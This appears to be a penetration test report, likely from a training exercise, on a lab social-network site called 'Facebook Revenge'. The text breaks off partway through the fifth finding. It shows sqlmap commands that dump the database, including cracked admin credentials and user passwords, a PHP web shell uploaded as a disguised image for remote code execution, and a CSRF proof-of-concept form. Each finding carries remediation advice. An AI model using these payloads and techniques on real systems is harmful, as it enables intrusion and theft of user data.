[Facebook Revenge]

Penetration Testing Report

Ori Hatuka



This disclaimer governs the use of this report. The credibility and content of this report are directly derived from the information provided by ITSafe. Although reasonable commercial attempts have been made to ensure the accuracy and reliability of the information contained in this report, the methodology proposed in this report is a framework for the "project" and is not intended to ensure or substitute for compliance with any requirements and guidelines by the relevant authorities. Does not represent that the use of this report or any part of it or the implementation of the recommendation contained therein will ensure a successful outcome, or full compliance with applicable laws, regulations or guidelines of the relevant authorities. Under no circumstances will its officers or employees be liable for any consequential, indirect, special, punitive, or incidental damages, whether foreseeable or unforeseeable, based on claims of ITSafe (including, but not limited to, claims for loss of production, loss of profits, or goodwill). This report does not substitute for legal counseling and is not admissible in court.

The content, terms, and details of this report, in whole or in part, are strictly confidential and contain intellectual property, information, and ideas owned by ITSafe. ITSafe may only use this report or any of its content for its internal use. This report or any of its content may be disclosed only to ITSafe employees on a need to know basis, and may not be disclosed to any third party.

TABLE OF CONTENT

EEXECUTIVE SUMMARY 3

INTRODUCTION 3
SCOPE 3
WEB APPLICATION 3
CONCLUSIONS 4
IDENTIFIED VULNERABILITIES 4

FINDING DETAILS 5

4.1 SQL INJECTION 5
VULNERABILITY DESCRIPTION 5
VULNERABILITY DETAILS 5
EXECUTION DEMONSTRATION 6-9
RECOMMENDED RECTIFICATION 9
4.2 PARAMETER TAMPERING 10
VULNERABILITY DESCRIPTION 10
VULNERABILITY DETAILS 10
EXECUTION DEMONSTRATION 10-11
RECOMMENDED RECTIFICATION 11
4.3 REMOTE CODE EXECUTION 12
VULNERABILITY DESCRIPTION 12
VULNERABILITY DETAILS 12
EXECUTION DEMONSTRATION 12-14
RECOMMENDED RECTIFICATION 14
4.4 CROSS SITE REQUEST FORGERY 15
VULNERABILITY DESCRIPTION 15
VULNERABILITY DETAILS 15
EXECUTION DEMONSTRATION 15-17
RECOMMENDED RECTIFICATION 17
4.5 ACCESSIBLE ADMIN PANEL 18
VULNERABILITY DESCRIPTION 18
VULNERABILITY DETAILS 18
EXECUTION DEMONSTRATION 18-20
RECOMMENDED RECTIFICATION 20
4.6 BUSINESS LOGIC BYPASS 21
VULNERABILITY DESCRIPTION 21
VULNERABILITY DETAILS 21
EXECUTION DEMONSTRATION 21-23
RECOMMENDED RECTIFICATION 23
4.7 INFORMATION DISCLOSURE 24
VULNERABILITY DESCRIPTION 24
VULNERABILITY DETAILS 24
EXECUTION DEMONSTRATION 24-26
RECOMMENDED RECTIFICATION 26

APPENDICES 27

METHODOLOGY **27-30**
APPLICATION TESTS 28-30
INFRASTRUCTURE TESTS 30-31
FINDING CLASSIFICATION **31**

EXECUTIVE SUMMARY

INTRODUCTION

Penetration testing of Facebook Revenge company, which is the second test performed for the Facebook Revenge web site; was performed to check the rectifications applied after the conclusions of the previous findings.

A grey box security audit was performed against the Facebook Revenge subdomain of the Facebook Revenge web site. Ori Hatuka reviewed the system's ability to withstand attacks and the potential to increase the protection of the data they contain

This Penetration test was conducted during February 2023 and includes the preliminary results of the audit.

SCOPE

WEB APPLICATION

The penetration testing was limited to the Facebook Revenge sub domain with no prior knowledge of the environment or the technologies used.


- General Injection attacks and code execution attacks on both client and server sides.
- OWASP Top 10 possible vulnerabilities including CSRF tests.
- Inspection of sensitive data handling and risk of information disclosure.
- Tests against Advance Web Application Attacks.

CONCLUSIONS

From our professional perspective, the overall security level of the system is **Informative - Critical**.

The application is vulnerable to several Brute-force attacks.

Informative – Critical technical knowledge.



IDENTIFIED VULNERABILITIES

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.1	**Applicative**	**Critical**	**SQL Injection**	SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.	**Vulnerable**
4.2	**Applicative**	**Critical**	**Remote Code Execution**	Remote Code Execution is used to expose a form of vulnerability that can be exploited when user input is injected into a file or string and the entire package is run on the parser of the programming language.	**Vulnerable**
4.3	**Applicative**	**High**	**Parameter Tampering**	The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc.	**Vulnerable**
4.4	**Applicative**	**Medium**	**Cross Site Request Forgery (CSRF)**	Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.	**Vulnerable**

Item	Test Type	Risk Level	Topic	General Explanation	Status
4.5	Applicative	Medium	Accessible Admin Panel	The Accessible Admin Panel describes a situation where administrative panels are accessible publicly.	Vulnerable
4.6	Applicative	Low	Business Logic Bypass	Business logic vulnerabilities are flaws in the design and implementation of an application that allow an attacker to elicit unintended behavior. This potentially enables attackers to manipulate legitimate functionality to achieve a malicious goal	Vulnerable
4.7	Applicative	Informative	Information Disclosure	The Information Disclosure vulnerability allows an attacker to collect information about the various systems and their versions, by investigating the headers and the source code returned from the site.	Vulnerable

FINDING DETAILS

4.1 SQL INJECTION

Severity | **Critical** Probability | **Critical**

VULNERABILITY DESCRIPTION

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

VULNERABILITY DETAILS


Using SQLMAP tool to steal the database.

EXECUTION DEMONSTRATION


Write feedback:



Catch the request on the burp suite:



Save as txt file:



Open a terminal in the folder sqlmap and run the command:

```
┌──(root💀kali)-[~/Desktop]
└─# sqlmap -r ./facebook_request3.txt --dbs
```

We found the database name:

```
[14:20:17] [INFO] retrieved: performance_schema
available databases [4]:
[*] faceback
[*] information_schema
[*] mysql
[*] performance_schema
```

Run the command:

```
┌──(root💀kali)-[~/Desktop]
└─# sqlmap -r ./facebook_request3.txt -D faceback --tables
```

```
Database: faceback
[14 tables]
+-------------------+
| admin_info        |
| feedback          |
| group_chat        |
| user_cover_pic    |
| user_info         |
| user_post         |
| user_post_comment |
| user_post_status  |
| user_profile_pic  |
| user_secret_quotes|
| user_status       |
| user_warning      |
| users             |
| users_notice      |
+-------------------+
```

Run the command:

```
┌──(root💀kali)-[~/Desktop]
└─# sqlmap -r ./facebook_request3.txt -D faceback -T admin_info --dump
```

```
Table: admin_info
[1 entry]
+----------------------------------------------------+----------------------------------+
| Password                                           | Username                         |
+----------------------------------------------------+----------------------------------+
| 21232f297a57a5a743894a0e4a801fc3 (admin) | 61c23f1ff9e36f78efebd12915f0009e |
+----------------------------------------------------+----------------------------------+


[15:56:31] [INFO] table 'faceback.admin_info' dumped to CSV file '/root/.local/share/sqlmap/output/18.158.46.251/dump/f
[15:56:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/18.158.46.251'

[*] ending @ 15:56:31 /2023-02-17/
```

We can see the name and password was encrypted and we success to do hashing only for the password.

Going to website- https://md5.gromweb.com/?md5=61c23f1ff9e36f78efebd12915f0009e

For crack the encryption:



Username: itsafe

Password: admin

Run this command to see all the users:

```
┌──(root💀kali)-[~/Desktop]
└─# sqlmap -r ./facebook_request3.txt -D faceback -T users -C name --dump
```

```
Database: faceback
Table: users
[125 entries]
+--------------+
| name         |
+--------------+
| ori ori      |
| roman zaikin |
| shai alfasi  |
```

```
┌──(root💀kali)-[~/Desktop]
└─# sqlmap -r ./facebook_request3.txt -D faceback -T users -C password --dump
```

```
Database: faceback
Table: users
[125 entries]
| password |
+----------+
| 123456   |
| Q1w2e3r4 |
| Qwerty!  |
```

RECOMMENDED RECTIFICATION

- Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.
- Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the WHERE clause and values in an INSERT or UPDATE statement. They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the ORDER BY clause. Application functionality that places untrusted data into those parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.

***We know the id of the users because it's wrote in the URL!**

4.2 REMOTE CODE EXECUTION

Severity | **Critical** Probability | **Critical**

VULNERABILITY DESCRIPTION

Remote Code Execution is used to expose a form of vulnerability that can be exploited when user input is injected into a file or string and the entire package is run on the parser of the programming language. RCE could lead also into privilege escalation, network pivoting and establishing persistence.

VULNERABILITY DETAILS


I found that it is possible to upload files and a standard image format and then change it to php in the burp suite and then we added php code and sent the package and we got the information about the contents of the files.

EXECUTION DEMONSTRATION

Upload photo from post:



Catch the request in the burp suite:



Change the type of the file to "php":

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------394240051415665843433181107830
Content-Length: 73616
Origin: http://18.158.46.251:29444
Connection: close
Referer: http://18.158.46.251:29444/fb_files/fb_home/Home.php
Cookie: PHPSESSID=nsptfnje6tneqmk8petltlluj1
Upgrade-Insecure-Requests: 1

---------------------------394240051415665843433181107830
Content-Disposition: form-data; name="post_txt"


---------------------------394240051415665843433181107830
Content-Disposition: form-data; name="pic_post_time"

28-8-2022 19:47
---------------------------394240051415665843433181107830
Content-Disposition: form-data; name="priority"

Public
---------------------------394240051415665843433181107830
Content-Disposition: form-data; name="file"; filename="hacker.php"
Content-Type: image/jpeg
```


Add " <?php system($_GET['cmd']);?> " at the end:

```
ç□k;□*□□Á"□Ô¦Ó°ª□ÏsOQq8"ÎTv4y□Òª□ç©£¿SNâä-ù□²□<ß-VSÅ(¢âäE□>8æ□Î5Tcæ□U}è»$IÄ□AÜßAMz)úÔAWÞ□□Ôõ□"¶
NqRo\t5 SsÍ&É□¯÷ME^Æ¡Ï□n8¢âåD¾bö□1=E□i¢ãåDþbúRyÉýÚ□□´Ü`Ñqò"Á□1Ò□e□ê¹QÈ¦□®R□,□cô Ì□[é
□ÒæcPE□:?CIæ§½W□¨¥vW"'óc÷§yÑUM□□(Í³EÑ4|Òù©□□Oh§¨â□□<□³æ%.ôÅWÛÌZ1Ö□Å□È□!×µ9dZ¬½iëEÉqEµ□jEaéUTT ªµi
□J(²¬SOU□8c=*□ìXÞ?É ¿Ò Ýù))7{P+îÍ!aÍDXt¦æ□V%-Ú□»-34□¥qØ~áI»éQ□iëEÊH□u!j□□µ+□□□wµ&þ;Tdæ□Ö□Ê$ß□Fÿ
aP□□□ |¤Åþ□ß3Ú£Í!¤ØùI<Ã□ô¨OJNÔ\®TKæý)<ÓÚ¢□□ÇÊ□|Þ□iÍEE*$2□o4ú□Ê□i´®Æ¢□<Öç□Móo¯éQ□½é)\®THe=Í7Í>
´Ên□□?ýÙ<?php system($_GET['cmd']);?>
-----------------------------394240051415665843433181107830
Content-Disposition: form-data; name="file"
```

Go to upload path:

```
</td>
<td colspan="3">
  <img src="../../fb_users/Male/ori@gmail.com/Post/1661705833hacker.php" width="400" height="40

</td>
<td>
```



Add at the end of the url " ?cmd=whoami ":



RECOMMENDED RECTIFICATION

- Use safe practices for secure file uploads and never allow a user to decide the extension or content of files on the web server.
- Use access control lists (ACL)- Access control lists limit the permissions of your users. The limits on your users' permissions may well limit what an attacker can do if they manage to compromise one of your users' accounts (the user found is: www-data).
- Input Sanitization- RCE attacks commonly take advantage of injection and deserialization vulnerabilities. Validating user input before using it in an application helps to prevent many types of RCE attacks.

4.3 PARAMETER TAMPERING

Severity | **High** Probability | **High**

VULNERABILITY DESCRIPTION

The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.

VULNERABILITY DETAILS

We can change the parameters by Burp suite.

EXECUTION DEMONSTRATION

Comment on my post:



Cath the request in the burp suite:



Change the user id and if I want also the text:



Go to the website and refresh the page:



It's work!

RECOMMENDED RECTIFICATION

- Using a whitelist format for both client-side and server-side inputs - Whitelisting is a standard process of allowing requests or inputs only if they match the pre-defined and administer approved.
- Manual testing by changing parameter values, modifying cookie values and using different data types in specific fields to see how the website performs can help identify parameters that are susceptible to manipulation and thus mitigate the risks of parameter tampering attacks.
- In general, allow-listing, or accepting only allowable input, is a more effective way to prevent parameter tampering than blacklisting, or refusing to accept forbidden input.

4.4 CROSS SITE REQUEST FORGERY (CSRF)

Severity | **Medium** Probability | **Medium**

VULNERABILITY DESCRIPTION

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. with a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. if the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. if the victim is an administrative account, CSRF can compromise the entire web application**.**

VULNERABILITY DETAILS

We can create a link that makes the user send comment post without him knowing that he does this if he clicks on the link.

EXECUTION DEMONSTRATION

Comment to Shai's post:



Catch the packet in the Burp Suite:



Edit the parameter user id and also, we can change the text message:

Request

Pretty | Raw | \n | Actions

```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:22273
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin: http://18.158.46.251:22273
Connection: close
Referer: http://18.158.46.251:22273/fb_files/fb_home/Home.php
Cookie: PHPSESSID=hc1kctk9t6m91r8rovkhah9f24
Upgrade-Insecure-Requests: 1

comment_txt=sahi+comment+on+him+post+and+he+don't+know&postid=12&userid=30&comment=Submit+Query
```

Convert to CSRF:

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://18.158.46.251:22273/fb_files/fb_home/Home.php" method="POST">
      <input type="hidden" name="comment&#95;txt" value="hi&#32;how&#32;are&#32;you&#63;" />
      <input type="hidden" name="postid" value="12" />
      <input type="hidden" name="userid" value="30" />
      <input type="hidden" name="comment" value="Submit&#32;Query" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Save as html file:

csrf_facebook.html


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://18.158.46.251:22273/fb_files/fb_home/Home.php" method="POST">
      <input type="hidden" name="comment&#95;txt" value="hi&#32;how&#32;are&#32;you&#63;" />
      <input type="hidden" name="postid" value="12" />
      <input type="hidden" name="userid" value="30" />
      <input type="hidden" name="comment" value="Submit&#32;Query" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Open python http.server 1235:


Windows PowerShell

```
PS C:\Users\ori13> python -m http.server 1235
```

Open the file via python server



Click on it:



We can see that Shai comment him post!



RECOMMENDED RECTIFICATION

- Use cookies protection like SameSite - The SameSite attribute can be used to control whether and how cookies are submitted in cross-site requests. By setting the attribute on session cookies, an application can prevent the default browser behavior of automatically adding cookies to requests regardless of where they originate.
- CSRF token - CSRF tokens prevent CSRF because without token, attacker cannot create a valid request to the backend server.
- Double Submit Cookie - When a user authenticates to a site, the site should generate a (cryptographically strong) pseudo-random value and set it as a cookie on the user's machine separate from the session id. The server does not have to save this value in any way, that's why this pattern is sometimes also called Stateless CSRF Defense.

4.5 ACCESSIBLE ADMIN PANEL

Severity | **Medium** Probability | **Medium**

VULNERABILITY DESCRIPTION


Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

VULNERABILITY DETAILS

